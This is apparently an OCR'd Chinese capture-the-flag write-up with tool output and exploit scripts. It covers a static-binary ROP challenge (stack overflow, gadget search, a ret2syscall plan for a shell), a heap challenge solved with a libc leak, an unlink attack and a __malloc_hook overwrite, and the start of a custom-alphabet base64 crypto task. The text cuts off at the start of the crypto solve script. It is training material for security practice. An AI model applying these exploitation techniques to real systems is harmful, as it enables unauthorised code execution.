
四、PWN


easy_rop

```
root@pwn-virtual-machine: ~/安恒出题/pwn8
一筐萝卜→ pwn8  checksec --file easy_rop
[*] '/root/\xe5\xae\x89\xe6\x81\x92\xe5\x87\xba\xe9\xa2\x98/pwn8/easy_rop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
一筐萝卜→ pwn8
```

```
一筐萝卜→ pwn8  ldd easy_rop
        不是动态可执行文件
一筐萝卜→ pwn8  file easy_rop
easy_rop: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux
 2.6.32, BuildID[sha1]=c1a8c6180dbf3b4adc046b83fc13f264f81e67d4, stripped
一筐萝卜→ pwn8
```

只开启了 NX 保护，但是发现是一个静态编译的程序
拖入 IDA 中审计代码





发现通过函数或者是字符串都无法确定关键代码的位置

所以尝试运行程序

```
 一筐萝卜→ pwn8  ./easy_rop
132165161
 一筐萝卜→ pwn8
```


运行之后发现是要输入，然后输入之后就退出了

我们尝试一个有没有栈溢出漏洞

```
 一筐萝卜→ pwn8  ./easy_rop
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa
[1]    45713 segmentation fault (core dumped)  ./easy_rop
 一筐萝卜→ pwn8
```

出现这种情况，八成就是栈溢出了　我们在 gdb 中直接调试算出来偏移量

用 pattern 生成 100 长度的字符串，我们在 gdb 中输入程序中



可以看到程序停在了 0x4009d7 处，而且此处的 code 是 ret，那么我们输入的字符串就是覆盖到了 ret 地址上

通过栈上的数据，计算出偏移量是 0x28

另一种也可以是这样，程序停在了 0x4009d7 处，我们在 IDA 中找到这行代码不就找到关键代码了嘛


```
.text:00000000004009AE ; =============== S U B R O U T I N E ===========================
.text:00000000004009AE
.text:00000000004009AE ; Attributes: bp-based frame
.text:00000000004009AE
.text:00000000004009AE sub_4009AE      proc near               ; DATA XREF: start+1D↑o
.text:00000000004009AE
.text:00000000004009AE var_20          = byte ptr -20h
.text:00000000004009AE
.text:00000000004009AE ; __unwind {
.text:00000000004009AE                 push    rbp
.text:00000000004009AF                 mov     rbp, rsp
.text:00000000004009B2                 sub     rsp, 20h
.text:00000000004009B6                 lea     rax, [rbp+var_20]
.text:00000000004009BA                 mov     edx, 100h
.text:00000000004009BF                 mov     rsi, rax
.text:00000000004009C2                 mov     edi, 0
.text:00000000004009C7                 mov     eax, 0
.text:00000000004009CC                 call    sub_43F2E0
.text:00000000004009D1                 mov     eax, 0
.text:00000000004009D6                 leave
.text:00000000004009D7                 retn
.text:00000000004009D7 ; } // starts at 4009AE
.text:00000000004009D7 sub_4009AE      endp
.text:00000000004009D7
.text:00000000004009D7 ; ---------------------------------------------------------------------
.text:00000000004009D8                 align 20h
```

F5 之后变成：

```
1  __int64 sub_4009AE()
2  {
3    char v1; // [rsp+0h] [rbp-20h]
4
5    sub_43F2E0(0LL, &v1, 256LL);
6    return 0LL;
7  }
```

测试后发现这就是 main 函数，sub_43F2E0 就是 read 函数

程序读入 0x100 个字符，造成栈溢出



搜索 system 函数也没有

然后通过 ROPgadget 搜索了点可利用的

```
 一筐萝卜→ pwn8  ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rdi'
0x000000000040221a : pop rdi ; pop rbp ; ret
0x00000000004015f6 : pop rdi ; ret
 一筐萝卜→ pwn8  ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rsi'
0x0000000000442779 : pop rdx ; pop rsi ; ret
0x0000000000402218 : pop rsi ; pop r15 ; pop rbp ; ret
0x00000000004015f4 : pop rsi ; pop r15 ; ret
0x0000000000401717 : pop rsi ; ret
 一筐萝卜→ pwn8  ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rdx'
0x0000000000478446 : pop rax ; pop rdx ; pop rbx ; ret
0x0000000000442754 : pop rdx ; pop r10 ; ret
0x0000000000478447 : pop rdx ; pop rbx ; ret
0x0000000000442779 : pop rdx ; pop rsi ; ret
0x0000000000442756 : pop rdx ; ret
 一筐萝卜→ pwn8  ROPgadget --binary easy_rop --only 'pop|ret'|grep 'rax'
0x0000000000478446 : pop rax ; pop rdx ; pop rbx ; ret
0x0000000000409b14 : pop rax ; ret 0xffff
 一筐萝卜→ pwn8  ROPgadget --binary easy_rop --only 'syscall'
Gadgets information
============================================================
0x00000000004003da : syscall

Unique gadgets found: 1
 一筐萝卜→ pwn8
```

最后发现这道题可以利用 ret2syscall 来 getshell

```
 一筐萝卜→ pwn8  ROPgadget --binary easy_rop --string '/bin/sh'
Strings information
============================================================
 一筐萝卜→ pwn8  a
```


程序中不含有"/bin/sh"的字符串

所以我们应该先读入该字符串

之前我们已经知道 sub_43F2E0 就是 read 函数，所以我们就可以构造 ROP 来读入"/bin/sh"，然后利用 ret2syscall 来 getshell

Summeron

查保护发现 PIE 保护没开启



```
  char *v3; // [rsp+10h] [rbp-10h]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  printf("index>");
  v2 = sub_400D84();
  if ( v2 < 0 && v2 > 3 )
  {
    puts("Index error!");
    exit(0);
  }
  if ( !dword_602040[v2] )
  {
    puts("You are not allowed to edit this!");
    exit(0);
  }
  printf("Do you want to edit the name or introduction?(1/2):");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    printf("Please enter the name of the new summoner:");
    sub_4008EF((&ptr)[v2], dword_602040[v2]);
  }
  else
  {
    if ( v1 != 2 )
    {
      printf("Your input is wrong!");
      exit(0);
    }
    printf("Please enter a new summoner's introduction:");
    v3 = (&ptr)[v2];
    sub_4008EF(&v3[dword_602040[v2] / 2], dword_602040[v2]);
  }
  return puts("Edit success!");
}
```

发现在 edit 中存在堆溢出，当我们 edit introduction 时，长度是整个 chunk 的大小，所以可以造成堆溢出

由于这道题能创建的 chunk 只有四个，所以我们不能够利用 fastbin attack 来获取到 shell

要换一种手法，该程序没开启 PIE 保护，那么我们就可以利用 unlink 来获取到 shell

首先是泄露 libc，我们构造 chunk，释放掉让其出现 libc 地址

```
create(0x20,0x20,"\x00","\x00")
create(0x48,0x48,"\x11","\x11")
create(0x10,0x10,"\x22","\x22")
delete(1)
pay_1 = "a"*(0x30-1)
pay_2 = "a"*(0x20-1)
edit(0,pay_2,"1")
edit(0,pay_1,"2")
show(0)
r.recvuntil("\x0a")
r.recvuntil("\x0a")
r.recvuntil("\x0a")
main_arena_88 = u64(r.recv(6)+"\x00\x00")
li("main_arena_88",main_arena_88)
libc_base = main_arena_88-0x3c4b78
li("libc_base",libc_base)
```

泄露 libc 的时候我们需要填充字符串到第二个 chunk 的 main_arena+88 出，然后再调用 show 来展示第一个 chunk 的 name，就可以进行 libc 泄露

泄露出来之后我们应该把 chunk 的数据结构恢复，然后进行 unlink 攻击

泄露出来之后我们应该把 chunk 的数据结构恢复，然后进行 unlink 攻击

我们利用 unlink 攻击首先实在 heap_list 中存现 heap_list 的地址，然后编辑该地址，让 __malloc_hook 出现在 chunk 地址上，然后编辑__malloc_hook 成 one_gadget 的地址

```
libc_base = main_arena_88-0x3c4b78
li("libc_base",libc_base)
edit(0,"a"*0x20+p64(0)+p64(0xa0)+p64(main_arena_88)+p64(main_arena_88),"2")
target_addr= 0x602060
fd=target_addr - 0x18
bk=target_addr - 0x10
fake_chunk='a'*0x8 # prev_size
fake_chunk+=p64(0x41) # size
fake_chunk+=p64(fd)+p64(bk)
create(0x48,0x48,"\x33","\x33")
edit(0,fake_chunk,"1")
edit(0,"a"*0x20+p64(0x40)+p64(0xa0),"2")
delete(3)
__malloc_hook = libc_base + libc.symbols['__malloc_hook']
edit(0,p64(0x20)+p64(0)*2+p64(0x602060),"1")
edit(0,p64(0x602060)+p64(0)+p64(__malloc_hook),"1")
one_gg = 0x4526a+libc_base
edit(2,p64(one_gg),"1")
ru('choice >')
```

再触发调用 malloc 函数即可获取到 shell

五、CRYPTO

babyCrypto

```
import string

table ='PackmybxwthfivdzenlqorjugspACKMYBXWTHFIVDZENLQORJUGS'+string.digits + '+/'

def encode(origin_bytes):

    getdBytes = ['{:0>8}'.format(str(bin(b)).replace('0b', '')) for b in origin_bytes]

    resp = ''
    nums = len(getdBytes) // 3
    remain = len(getdBytes) % 3

    integral_part = getdBytes[0:3 * nums]
    while integral_part:
        tmp_unit = ''.join(integral_part[0:3])
        tmp_unit = [int(tmp_unit[x: x + 6], 2) for x in [0, 6, 12, 18]]
        resp += ''.join([table[i] for i in tmp_unit])
        integral_part = integral_part[3:]

    if remain:
        remain_part = ''.join(getdBytes[3 * nums:]) + (3 - remain) * '0' * 8
        tmp_unit = [int(remain_part[x: x + 6], 2) for x in [0, 6, 12, 18]][:remain + 1]
        resp += ''.join([table[i] for i in tmp_unit]) + (3 - remain) * '='
    return resp

```

```
26.
27.
28. if __name__ == '__main__':
29.     s = '************************************'.encode()
30.     encflag = encode(s)
31.     print('encflag is: ', encflag)
32.     #encflag is:  sIUXs3LUgSgUdjsHvIo5vbm2gSH3g2o3iTrXi2o3vjo3i2o0vx0=
```

给了一个加密脚本，以及一个加密后的 flag

大概通过 table 以及加密的一些逻辑分析出应该是 base64 的加密。但是编码表被替换成了 table 了。

所以只要将编码表替换回来解密 base64 就可以了


步骤二：解题脚本

```
1. import base64
2. import string
